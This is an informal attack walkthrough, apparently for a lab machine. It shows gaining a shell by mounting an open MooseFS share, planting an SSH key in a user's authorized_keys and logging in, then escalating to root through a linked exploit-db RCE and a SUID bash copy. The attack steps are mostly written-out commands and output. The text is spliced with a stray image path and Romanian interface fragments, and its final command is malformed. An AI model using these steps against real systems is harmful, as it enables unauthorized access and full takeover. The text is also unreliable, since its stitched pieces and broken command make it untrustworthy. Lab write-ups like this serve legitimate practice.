
I ask for a lot people in raids, and all them say: no one on market have phplist, moosefs & PE on tomcat 8.5.47 (even just RCE - users). But here we are:

Moosefs

1. You can't RCE this machine just by recon/search for public exploiting resources.
2. The root cause is no flaw. You need to read this one and following the instruction.

https://moosefs.com/blog/how-install-moosefs/

In clients section:



Users' computers (Clients) installation

In order to mount a file system based on MooseFS, it is necessary that users' computers have FUSE package (at least in version 2.6, recommended ≥ 2.7.2). If it is not present, install it. One of the options is to compile it from sources, or you can install it from repositories on Debian-based systems with the following command:

```
apt install fuse libfuse2
```

mfsmount can be installed in the same way as other MooseFS components:

```
apt install moosefs-client
```

Let's assume that you'll mount the system in a /mnt/mfs folder on a client's machine. Issue the following commands:

```
mkdir -p /mnt/mfs
mfsmount /mnt/mfs -H mfsmaster
```

Now after issuing the df -h | grep mfs command you should get information similar to the following:

```
/dev/sdb       2.0G  69M  1.9G  4%  /mnt/mfschunks1
/dev/sdc       2.0G  69M  1.9G  4%  /mnt/mfschunks2
mfsmaster:9421 3.2G  0    3.2G  0%  /mnt/mfs
```

Voila! MooseFS is installed on your cluster.

You cant mount it, write ssh key on it and ssh to the machine.

More detail:

1. Install moosefs-client
2. Mkdir mount (folder)
3. Following the instruction and mount
    a. mfsmount /mount/folder -H 192.168.25.107
4. ls -la

```
total 19
drwxrwxrwx 3 root       root 12900 Feb 21 09:30 .
drwxr-xr-x 6 root       root  4096 Jul 28 17:56 ..
-rw------- 1 user_local 1000    70 Jan 24  2020 .bash_history
-rw-r--r-- 1 user_local 1000     0 Jan 24  2020 .bash_profile
-rw-r--r-- 1 user_local 1000     0 Jan 24  2020 .bashrc
drwxr-xr-x 2 user_local 1000     1 Jan 24  2020 .ssh
-rw-r--r-- 1 user_local 1000    59 Jul 28 17:57 .sync
```

5. Create ssh keygen, move it into .ssh folder
    a. cp id_rsa.pub /mount/folder/.ssh/authorized_keys
6. On .sync file, you can see user is **brian**

7. Then you can ssh with brian shell and got the local.txt
    ssh -i id_rsa brian@192.168.25.107

Empusa_20_point root

Nicio categorie

Astăzi 10:29

the rce exploit:

https://www.exploit-db.com/exploits/41233

put a bash binary in tmp folder and attempt to change SUID bit and then run the -p flag though the rce: cp /bin/bash /tmp/exploit;chmod+s /tmp/exploit /tmp/exploit -p and then you're are root#